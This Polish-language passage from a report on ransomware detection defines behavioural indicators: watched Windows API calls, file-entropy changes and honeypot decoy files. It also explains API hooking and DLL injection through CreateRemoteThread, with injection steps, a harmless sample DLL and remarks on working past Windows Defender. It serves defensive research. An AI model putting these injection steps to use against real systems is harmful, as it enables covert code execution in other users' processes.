Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołanymi przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołanymi przekraczają poziom ostrzegawczy.

IX.1.3 Wskaźnik wykorzystania API do obsługi wątków oraz procesów

Nazwa wskaźnika	Wskaźnik wykorzystania API do obsługi wątków oraz procesów
Bazowy mechanizm	Monitorowanie wywołań funkcji do obsługi operacji na wątkach/procesach udostępnianych przez API systemu Windows. Monitorowaniu powinny podlegać co najmniej wywołania: • CreateThread • ExitProcess • ExitThread • GetCurrentProcess • GetCurrentProcessId • GetCurrentThread • GetCurrentThreadId

	• GetExitCodeThread • GetProcessAffinityMask • GetProcessHeap • GetThreadContext • GetThreadPriority • GetThreadTimes • OpenProcess • OpenProcessToken • Process32FirstW • Process32NextW • SetThreadAffinityMask • SetThreadPriority • TerminateProcess
Idea działania	Wskaźnik powinien monitorować sposób wykorzystania przez proces wskazanych powyżej wywołań funkcji API. Monitorowane powinny być m.in.: • Sumaryczna liczba wywołań danej funkcji. • Liczba wywołań danej funkcji w jednostce czasu. • Zależności czasowe pomiędzy wywołaniami. • Zależności logiczne pomiędzy wywołaniami.
Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.
Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej.

	• Zależności czasowe pomiędzy wywołanymi przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołanymi przekraczają poziom ostrzegawczy.

IX.1.4 Wskaźnik wykorzystania funkcji API do modyfikacji ustawień systemowych

Nazwa wskaźnika	Wskaźnik wykorzystania funkcji API do modyfikacji ustawień systemowych
Bazowy mechanizm	Monitorowanie wywołań funkcji do modyfikacji ustawień systemowych udostępnianych przez API systemu Windows. Monitorowaniu powinny podlegać co najmniej wywołania: • GetCommandLineW • GetComputerNameA • GetDateFormatW • GetDiskFreeSpaceW • GetEnvironmentStringsW • GetEnvironmentVariableW • GetStartupInfoW • GetSystemInfo • IsProcessorFeaturePresent • IsValidCodePage • RegCloseKey • RegOpenKeyExW • RegSetValueExW

Idea działania	Wskaźnik powinien monitorować sposób wykorzystania przez proces wskazanych powyżej wywołań funkcji API. Monitorowane powinny być m.in.: • Każde wywołanie danej funkcji. • Sumaryczna liczba wywołań danej funkcji. • Liczba wywołań danej funkcji w jednostce czasu. • Zależności czasowe pomiędzy wywołaniami. • Zależności logiczne pomiędzy wywołaniami.
Poziom weryfikacji pozytywnej	• Proces nie korzysta z wymienionych powyżej funkcji.
Poziom weryfikacji negatywnej	• Proces korzysta z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom ostrzegawczy.

IX.1.5 Wskaźnik wykorzystania nietypowego API

Nazwa wskaźnika	Wskaźnik wykorzystania nietypowego API
Bazowy mechanizm	Monitorowanie nietypowych (rzadko używanych w oprogramowaniu) wywołań API systemu Windows. Monitorowaniu powinny podlegać co najmniej wywołania: • AdjustTokenPrivileges

	• CheckRemoteDebuggerPresent • GetCommandLineA • GetCommandLineW • GetLocaleInfoA • GetLocaleInfoW • GetProcAddress • IsDebuggerPresent • IsProcessorFeaturePresent • IsValidCodePage • IsValidLocale • LoadLibraryExW • LoadLibraryW
Idea działania	Wskaźnik powinien monitorować sposób wykorzystania przez proces wskazanych powyżej wywołań funkcji API. Monitorowane powinny być m.in.: • Każde wywołanie danej funkcji
Poziom weryfikacji pozytywnej	Proces nie korzysta z monitowanych funkcji API
Poziom ostrzegawczy	Proces korzysta z monitowanych funkcji API

IX.1.6 Wskaźnik zmian losowości danych

Nazwa wskaźnika	Wskaźnik zmian poziomu losowości danych
Bazowy mechanizm	Poziom losowości danych w pliku może pomóc określić, czy dane zostały zaszyfrowane. Zaszyfrowane dane charakteryzują się dużym poziomem losowości.
Idea działania	Wskaźnik monitoruje poziom losowości w plikach, których zawartość została zmieniona.

Poziom weryfikacji pozytywnej	Nie nastąpiła zmiana poziomu losowości lub poziom ten uległ zmniejszeniu.
Poziom weryfikacji negatywnej	Nastąpiła zmiana poziomu losowości danych w pliku – nastąpił istotny wzrost poziomu losowości danych.
Poziom ostrzegawczy	Nastąpiła zmiana poziomu losowości danych w pliku – nastąpił wzrost poziomu losowości danych.

IX.1.7 Wskaźnik zmian klasy abstrakcji

Nazwa wskaźnika	Wskaźnik zmian klasy abstrakcji
Bazowy mechanizm	Funkcje haszujące typu LSH pozwalają określić zbiór klas abstrakcji i przypisywać do nich (kategoryzować) analizowane dane. Do jednej klasy abstrakcji będą należeć dane, które różnią się w niewielki sposób (np. kolejne zapisywane zmiany w pliku tekstowym).
Idea działania	Wskaźnik monitoruje czy po zmianach w danych nie zmieniona została klasa abstrakcji, do której należał plik przed zmianami.
Poziom weryfikacji pozytywnej	Nie nastąpiła zmiana klasy abstrakcji.
Poziom weryfikacji negatywnej	Nastąpiła zmiana klasy abstrakcji i poziom różnic pomiędzy danymi oryginalnymi oraz zmodyfikowanymi określony został jako istotny.
Poziom ostrzegawczy	Nastąpiła zmiana klasy abstrakcji.

IX.1.8 Wskaźnik dostępu do pułapek honeypot

Nazwa wskaźnika	Wskaźnik dostępu do pułapek
Bazowy mechanizm	Wskaźnik ten korzystał będzie z idei pułapek *honeypot*.
Idea działania	W systemie użytkownika umieszczonych zostanie wiele plików pułapek (decoy files). Pliki te będą plikami o typach najczęściej

	atakowanych przez ransomware (np. arkusze kalkulacyjne, dokumenty tekstowe, zdjęcia). Wskaźnik będzie monitorował próby dostępu (np. otwarcie, odczyt) do tych plików.
Poziom weryfikacji pozytywnej	Brak prób dostępu do plików pułapek.
Poziom weryfikacji negatywnej	Wykryto próby dostępu do plików pułapek.

IX.1.9 Wskaźnik zmian pułapek honeypot

Nazwa wskaźnika	Wskaźnik zmian pułapek
Bazowy mechanizm	Wskaźnik ten korzystał będzie z idei pułapek *honeypot*.
Idea działania	W systemie użytkownika umieszczonych zostanie wiele plików pułapek (decoy files). Pliki te będą plikami o typach najczęściej atakowanych przez ransomware (np. arkusze kalkulacyjne, dokumenty tekstowe, zdjęcia). Wskaźnik będzie monitorował zmiany danych w plikach pułapkach.
Poziom weryfikacji pozytywnej	Brak zmian w danych w plikach pułapkach.
Poziom weryfikacji negatywnej	Wykryto zmiany danych w plikach pułapkach.

IX.2 Ogólna specyfikacja techniczna wskaźników wykorzystania API

Idea mechanizmu detekcji oprogramowania typu ransomware bazuje na wykorzystaniu wielu rodzajów wskaźników, których zadaniem będzie ciągła analiza procesów, zasobów oraz stanu systemu. Duża część wskaźników monitorowała będzie wykorzystanie różnego rodzaju funkcji API udostępnianych przez system Windows. Z technicznego punktu widzenia wskaźniki te będą posiadały wiele wspólnych elementów implementacji. Dlatego też w niniejszym rozdziale opisana została ogólna specyfikacja techniczna dla wskaźników monitorujących wykorzystanie API. Wskazane zostały zalecane metody oraz sposoby przeprowadzania monitorowania. Specyfikacja ta wykorzystana została do zaimplementowania prototypowych wersji wskaźników.

Głównym celem wskaźnika do monitorowania wywołań funkcji API jest uzyskanie informacji z jakich funkcji API systemu Windows dany proces korzysta w danym momencie.

Dodatkowe cele wskaźnika:

- Uzyskanie informacji o wartości przekazywanych argumentów do funkcji API.
- Uzyskanie informacji o wartości zwracanych przez funkcje API.
- Możliwość zmiany wartości argumentów przekazywanych do funkcji API.
- Możliwość zmiany wartości zwracanej przez funkcję API do procesu.

IX.2.1 SetWindowsHookExA

System Windows udostępnia API, które może zostać wykorzystane to utworzenia tzn. API Hook[104]. Utworzenie API Hook na wybrane wywołanie API systemu Windows powoduje de facto zmianę funkcji, która jest wywoływana. Zamiast oryginalnej wersji dostępnej w bibliotekach DLL[105] API systemu Windows, wywołania zostanie funkcja ze wskazanej przez nas biblioteki DLL. Obie funkcje muszą być oczywiście zgodne pod względem definicji. Dzięki temu, jesteśmy w stanie przechwycić wywołanie interesujących nas funkcji. Po tym przechwyceniu możemy napisać własną ich obsługę albo przeprowadzić analizę i przekazać wywołanie do oryginalnej funkcji.

[104] API Hook, Microsoft, https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexw, (dostęp 03.2023)
[105] DLL, Wikipedia, https://pl.wikipedia.org/wiki/DLL, (dostęp 03.2023)

System Windows, z wykorzystaniem SetWindowsHookExA pozwala na tworzenie lokalnych jak i globalnych API Hook'ów. Lokalny API Hook dotyczy tylko wątków pokrewnych z wątkiem, który utworzył dany API Hook. Globalny API Hook dotyczą wszystkich wywołań danej funkcji API (przez wszystkie procesy w systemie). Poniższy kod prezentuje przykład użycia funkcji *SetWindowsHookEx.*

```
HOOKPROC hkprcSysMsg;
static HINSTANCE hinstDLL;
static HHOOK hhookSysMsg;

hinstDLL = LoadLibrary(TEXT("c:\\myapp\\sysmsg.dll"));
hkprcSysMsg = (HOOKPROC)GetProcAddress(hinstDLL, "SysMessageProc");

hhookSysMsg = SetWindowsHookEx(
                    WH_SYSMSGFILTER,
                    hkprcSysMsg,
                    hinstDLL,
                    0;
```

Kod źródłowy 11. Przykład tworzenia API Hook
(źródło: https://docs.microsoft.com/en-us/windows/win32/winmsg/using-hooks)

W celu utworzenia API Hook'a pierwszej kolejności należy utworzyć bibliotekę DLL zawierającą funkcję, która co do definicji jest zgodna z funkcją API, dla której tworzymy API Hook. Aplikacja tworząca API Hook musi tę bibliotekę załadować korzystając np. z funkcji LoadLibrary. Następnie, należy pobrać adres funkcji, która będzie „przechwytywała" wywołania API. Na końcu wywołujemy funkcję *SetWindowsHookEx* ustawiając odpowiednio wartości jej argumentów. Na powyższym przykładzie ostatni argument ma wartość 0. Oznacza to, że tworzony jest API Hook globalny, dla całego systemu. Jeżeli chcemy monitorować tylko wybrany wątek, wartość jego identyfikatora (ThreadId) musi zostać podany jako wartość ostatniego argumentu wywołania *SetWindowsHookEx*.

Celem wyłączenia utworzonego API Hook'a należy skorzystać z funkcji *UnhookWindowsHookEx*.

Funkcja SetWindowsHookEx umożliwia również tworzenie innego typu Hook'ów:

- WH_CALLWNDPROC – tworzy hook umożliwiający monitorowanie wiadomości wysyłanych przez system do okienek system Windows.
- WH_CALLWNDPROCRET – tworzy hook umożliwiający monitorowanie wiadomości zwrotnych na wiadomości wysłane przez system do okienek system Windows.
- WH_CBT – tworzy hook umożliwiający monitorowanie powiadomień wysyłanych do aplikacji typu CBT (Computer-Based Training).

- WH_DEBUG – tworzy hook umożliwiający debugowanie/monitorowanie innych hook'ów utworzonych w systemie.
- WH_FOREGROUNDIDLE – tworzy hook, który zostanie wywołany, gdy wątek przechodzi w tryb uśpienia.
- WH_GETMESSAGE – tworzy hook umożliwiający monitorowanie wiadomości wysyłanych do kolejek wiadomości.
- WH_KEYBOARD – tworzy hook umożliwiający monitorowanie aktywności klawiatury.
- WH_KEYBOARD_LL – tworzy hook umożliwiający monitorowanie niskopoziomowych zdarzeń klawiatury (np. wciśnięcie przycisku).
- WH_MOUSE – tworzy hook umożliwiający monitorowanie aktywności myszy.
- WH_MOUSE_LL – tworzy hook umożliwiający monitorowanie niskopoziomowych zdarzeń myszy (np. wciśnięcie przycisku).
- WH_SYSMSGFILTER, WH_MSGFILTER – tworzy hook umożliwiający monitorowanie wiadomości tworzonych w wyniku zaistnienia zdarzeń wejściowych dla komponentów takich jak dialog box, message box, menu, scroll bar.
- WH_SHELL – tworzy hook umożliwiający monitorowanie aplikacji typu shell.

IX.3 Techniki wstrzykiwania kodu na potrzeby monitorowania API

Na potrzeby skutecznego monitorowania wywołań funkcji API przez procesy typu ransomware, może okazać się koniecznie wykorzystanie dodatkowo bardziej zaawansowanych technik - technik wstrzykiwania kodu do procesów (process injection[106]) oraz dynamicznych bibliotek DLL (DLL injection[107]). Techniki te mogą okazać się szczególnie skuteczne w środowiskach pracy o ograniczonych uprawnieniach oraz w przypadku złośliwego oprogramowania, które korzysta z technik obronnych przed API Hook'ami.

Opisane sposoby wstrzykiwania i naruszania integralności procesów dzielą się głównie na dwa typy:

- Shellcode injection – bezpośrednie wstrzyknięcie kodu wykonywalnego do procesu uruchomionego w systemie Windows.

[106] Process injection, MITRE, https://attack.mitre.org/techniques/T1055/, (dostęp 03.2023)
[107] Dynamic-link Library Injection, MITRE, https://attack.mitre.org/techniques/T1055/001/, (dostęp 03.2023)

- DLL injection – wymuszenie wykorzystania przez proces uruchomiony w systemie Windows pliku DLL z naszym kodem wykonywalnym.

Podstawowe metody typu *Shellcode injection* to:

- Wstrzykiwanie przez PE (Portable Executable).
- Modyfikacje metodą *Process Hollowing.*
- Użycie metody *Thread execution hijacking* dla wstrzyknięcia kodu wykonywalnego.

Podstawowe metody typu *DLL injection* to:

- Wstrzykiwanie DLL za pomocy funkcji API *CreateRemoteThread* oraz *LoadLibrary.*
- Tworzenie *API Hook'ów.*
- Wstrzykiwanie przez modyfikowanie wpisów w rejestrze systemu Windows.

Podstawowe metody łączące techniki *DLL injection* oraz *Shellcode injection*:

- IAT Hooking
- Inline Hooking

IX.3.1 Wstrzykiwanie DLL za pomocą funkcji *CreateRemoteThread*

Wstrzykiwanie, do procesu uruchomionego w systemie Windows, własnego kodu w postaci biblioteki DLL z wykorzystaniem funkcji udostępnianej przez API systemu Windows *CreateRemoteThread*[108], na chwilę obecną, jest bardzo skuteczną techniką typu *DLL injection*. Opisywana metoda działa w aktualnych (w momencie pisania pracy) wersjach systemu Windows 10 przy włączonej standardowej ochronie przed złośliwym oprogramowaniem, czyli przy włączonym mechanizmie Windows Defender[109].

Wstrzyknięcie własnego kodu w postaci biblioteki DLL za pomocą funkcji *CreateRemoteThread* możliwe jest do dowolnego procesu uruchomionego w systemie Windows, który korzysta (posiada załadowaną) z biblioteki systemowej *kernel32.dll*.

```
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
```

[108] D. Lukan, Using CreateRemoteThread for DLL injection on Windows, https://resources.infosecinstitute.com/topics/reverse-engineering/using-createremotethread-for-dll-injection-on-windows/
[109] Windows Defender, Wikipedia, https://pl.wikipedia.org/wiki/Microsoft_Defender, (dostęp 03.2023)

```
  [out] LPDWORD                lpThreadId
);
```

Kod źródłowy 12. Deklaracja funkcji CreateRemoteThread

Funkcja *CreateRemoteThread* umożliwia utworzenia nowego wątku, który będzie działał w wirtualnej przestrzeni adresowej wybranego przez nas procesu. Zgodnie z opisem funkcji *CreateRemoteThread* w oficjalnej dokumentacji deweloperskiej firmy Microsoft[110], przyjmuje ona następujące argumenty:

- hProcess – wskaźnik do procesu, w ramach którego utworzony zostanie nowy wątek.
- lpThreadAttributes – wskaźnik na strukturę typu SECURITY_ATTRIBUTES, która określa parametry bezpieczeństwa dla tworzonego wątku.
- dwStackSize – określa początkową wielkość (w bajtach) pamięci stosu przypisanej do tworzonego wątku.
- lpStartAddress – wskaźnik na funkcję typu LPTHREAD_START_ROUTINE, której kod zostanie wykonany przez utworzony wątek. Wskaźnik ten reprezentuje adres początku kodu, który będzie wykonywany przez wątek.
- lpParameter – wskaźnik na argumenty przekazywane do wątku (do funkcji typu LPTHREAD_START_ROUTINE).
- dwCreationFlags – flaga określająca sposób tworzenia wątku (0 – uruchom wątek od razu po utworzeniu, CREATE_SUSPENDED – wątek zostaje utworzony w stanie wstrzymanym).


W wyniku poprawnego wywołania funkcja *CreateRemoteThread* zwraca wskaźnik do zmiennej przechowującej identyfikator utworzonego wątku.

Opisana metoda *DLL injection* do działania potrzebuje:

- Programu, który wywoła funkcję *CreateRemoteThread.*
- Biblioteki DLL, która zostanie wstrzyknięta.
- Działającego w systemie Windows procesu, do którego wstrzyknięta zostanie biblioteka DLL.

Poniższy rysunek pokazuje główne kroki przeprowadzanego ataku typu *DLL injection*.

[110] CreateRemoteThread, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread, (dostęp 03.2023)



Rysunek 25. Główne kroki wstrzykiwania kodu biblioteki DLL z wykorzystaniem funkcji CreateRemoteThread (źródło: https://resources.infosecinstitute.com/topic/using-createremotethread-for-dll-injection-on-windows/)

Główne kroki metody:

- Pobranie wskaźnika do procesu, do którego zostanie wstrzyknięta biblioteka DLL – wywołanie funkcji API *OpenProcess*[111].
- Pobranie adresu funkcji *LoadLibraryA*[112] z biblioteki kernel32.dll – wywołanie funkcji API *GetProcAddress*[113].

[111] OpenProcess, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess, (dostęp 03.2023)
[112] LoadLibraryA, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya, (dostęp 03.2023)
[113] GetProcAddress, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress, (dostęp 03.2023)

- Zapisanie ścieżki do wstrzykiwanej biblioteki DLL w przestrzeni adresowej procesu, do którego wstrzykujemy bibliotekę – wywołanie funkcji API *VirtualAllocEx*[114] oraz *WriteProcessMemory*[115].
- Utworzenie nowego wątku w ramach atakowanego procesu – wywołanie metody API *CreateRemoteThread*.

Wywołanie z utworzonego wątku funkcji *LoadLibraryA* i załadowanie do przestrzeni adresowej atakowanego procesu kodu ze wstrzykiwanej biblioteki DLL.

```
#include ”stdafx.h”
#include <stdio.h>
#include <windows.h>

INT APIENTRY DllMain(HMODULE hDLL, DWORD Reason, LPVOID Reserved) {
        FILE *file;
        fopen_s(file, “C:/temp.txt”, “a+”);

        switch(Reason) {
                case DLL_PROCESS_ATTACH:
                fprintf(file, “DLL attach function called.n”);
                break;
        case DLL_PROCESS_DETACH:
                fprintf(file, “DLL detach function called.n”);
                break;
        case DLL_THREAD_ATTACH:
                fprintf(file, “DLL thread attach function called.n”);
                break;
        case DLL_THREAD_DETACH:
                fprintf(file, “DLL thread detach function called.n”);
                break;
        }

        fclose(file);

        return TRUE;
}
```


Kod źródłowy 13. Przykładowy kod w języku C++ wstrzykiwanej biblioteki DLL
(źródło: https://resources.infosecinstitute.com/topic/using-createremotethread-for-dll-injection-on-windows/)

Funkcja *DllMain* zostanie automatycznie wywołana po poprawnym załadowaniu kodu biblioteki DLL do przestrzeni adresowej atakowanego procesu. Dzięki temu możliwe jest wykonanie własnego kodu w kontekście procesu, do którego biblioteka DLL została wstrzyknięta.

[114] VirtualAllocEx, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex, (dostęp 03.2023)
[115] WriteProcessMemory, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory, (dostęp 03.2023)

Przeprowadzone testy opisanej powyżej metody pokazały, że aby możliwe było wstrzykiwanie kodu biblioteki DLL do procesów stworzonych przez innych użytkowników (np. system), należy dodatkowo dodać ustawienie flagi *Debug Priviledge*[116].

Poniższy zrzut ekranu prezentuje wynik wstrzyknięcia kodu biblioteki DLL do procesu programu *Total Commander x64*. Wstrzykiwana biblioteka nazywała się *dllinject.dll*. W programie *Process Explorer* widać, że wstrzykiwanie zakończyło się sukcesem – do wybranego procesu załadowana została biblioteka *dllinject.dll*. Dodatkowo, wstrzyknięty kod po uruchomieniu dodał wpisy do tekstowego *temp.txt*.



TOTALCMD64.EXE		13,448 K	52,988 K	6356 Total Commander	Ghisler Software GmbH
procexp64.exe	< 0.01	36,556 K	71,036 K	5280 Sysinternals Process Explorer	Sysinternals - www.sysint...
firefox.exe		196,720 K	214,804 K	896 Firefox	Mozilla Corporation
firefox.exe		209,252 K	73,792 K	4820 Firefox	Mozilla Corporation
firefox.exe		48,720 K	63,384 K	7304 Firefox	Mozilla Corporation
firefox.exe		163,684 K	163,636 K	4276 Firefox	Mozilla Corporation

Name	Description	Company Name	Path
{6AF0698E-D558-4...			C:\ProgramData\Microsoft\Windows\Caches\{6AF0698E-D...
{AFBF9F1A-8EE8-4...			C:\Users\Testerino\AppData\Local\Microsoft\Windows\Cac...
{DDF571F2-BE98-4...			C:\ProgramData\Microsoft\Windows\Caches\{DDF571F2-B...
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
apphelp.dll	Application Compatibility Client Lib...	Microsoft Corporation	C:\Windows\System32\apphelp.dll
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
coloradapterclient.dll	Microsoft Color Adapter Client	Microsoft Corporation	C:\Windows\System32\coloradapterclient.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\WinSxS\amd64_microsoft.windows.common-c...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\Windows\System32\comdlg32.dll
coml2.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\coml2.dll
CoreMessaging.dll	Microsoft CoreMessaging Dll	Microsoft Corporation	C:\Windows\System32\CoreMessaging.dll
CoreUIComponents...	Microsoft Core UI Components Dll	Microsoft Corporation	C:\Windows\System32\CoreUIComponents.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
cscapi.dll	Offline Files Win32 API	Microsoft Corporation	C:\Windows\System32\cscapi.dll
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
d3d11.dll	Direct3D 11 Runtime	Microsoft Corporation	C:\Windows\System32\d3d11.dll
DataExchange.dll	Data exchange	Microsoft Corporation	C:\Windows\System32\DataExchange.dll
davclnt.dll	Web DAV Client DLL	Microsoft Corporation	C:\Windows\System32\davclnt.dll
davhlpr.dll	DAV Helper DLL	Microsoft Corporation	C:\Windows\System32\davhlpr.dll
dcomp.dll	Microsoft DirectComposition Library	Microsoft Corporation	C:\Windows\System32\dcomp.dll
DevDispItemProvid...	DeviceItem inproc devquery subsy...	Microsoft Corporation	C:\Windows\System32\DevDispItemProvider.dll
devobj.dll	Device Information Set DLL	Microsoft Corporation	C:\Windows\System32\devobj.dll
dllinject.dll			D:\dllinject.dll
dlnashext.dll	DLNA Namespace DLL	Microsoft Corporation	C:\Windows\System32\dlnashext.dll

Rysunek 26. Program Process Explorer prezentujący informacje o załadowanych przez proces Total Commander x64 bibliotekach DLL. Wśród nich widać wstrzykniętą bibliotekę dllinject.dll.

Widać zatem, że korzystając z zaprezentowanej oraz przetestowanej metody wstrzykiwania kodu biblioteki DLL, można z powodzeniem wstrzykiwać oraz wykonywać dowolny kod w ramach procesów uruchomionych w systemie Windows.

Główne zalety zaprezentowanej metody to:

- Łatwość implementacji.
- Łatwość wstrzykiwania kodu.

[116] Debug Priviledge, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege, (dostęp 03.2023)

- Natychmiastowe uruchomienia kodu – kod zostaje automatycznie wywołany po poprawnym wstrzyknięciu biblioteki DLL (wywołanie funkcji *DLLMain*).
- Możliwość wstrzykiwania kodu do procesów uruchomionych w trybie podwyższonych uprawnień – wymaga, aby program wstrzykujący również działał w trybie podwyższonych uprawnień.
- Korzystanie z flagi *Debug Privilege* umożliwia wstrzykiwanie bibliotek DLL do procesów uruchomionych przez innych użytkowników.

Główne wady zaprezentowanej metody to:

- Wymaga osobnego program do obsługi procesu wstrzykiwania kodu oraz dedykowanej biblioteki DLL, której kod zostanie wstrzyknięty do atakowanego procesu.
- Używane funkcje, opisane powyżej w krokach metody, mogą podlegać dodatkowemu monitorowaniu np. przez program antywirusowe.

IX.3.2 Wstrzykiwanie DLL za pomocą funkcji *SetWindowsHookEx*

Wstrzykiwanie własnego kodu w postaci biblioteki DLL z wykorzystaniem funkcji udostępnianej przez API systemu Windows *SetWindowsHookEx*[117], na chwilę obecną, jest kolejną bardzo skuteczną techniką typu *DLL injection*. Opisywana metoda działa w aktualnych (w momencie pisania pracy) wersjach systemu Windows 10 przy włączonej standardowej ochronie przed złośliwym oprogramowaniem, czyli przy włączonym mechanizmie Windows Defender.

```
HHOOK SetWindowsHookExW(
  [in] int       idHook,
  [in] HOOKPROC  lpfn,
  [in] HINSTANCE hmod,
  [in] DWORD     dwThreadId
);
```

Kod źródłowy 14. Deklaracja funkcji SetWindowsHookEx

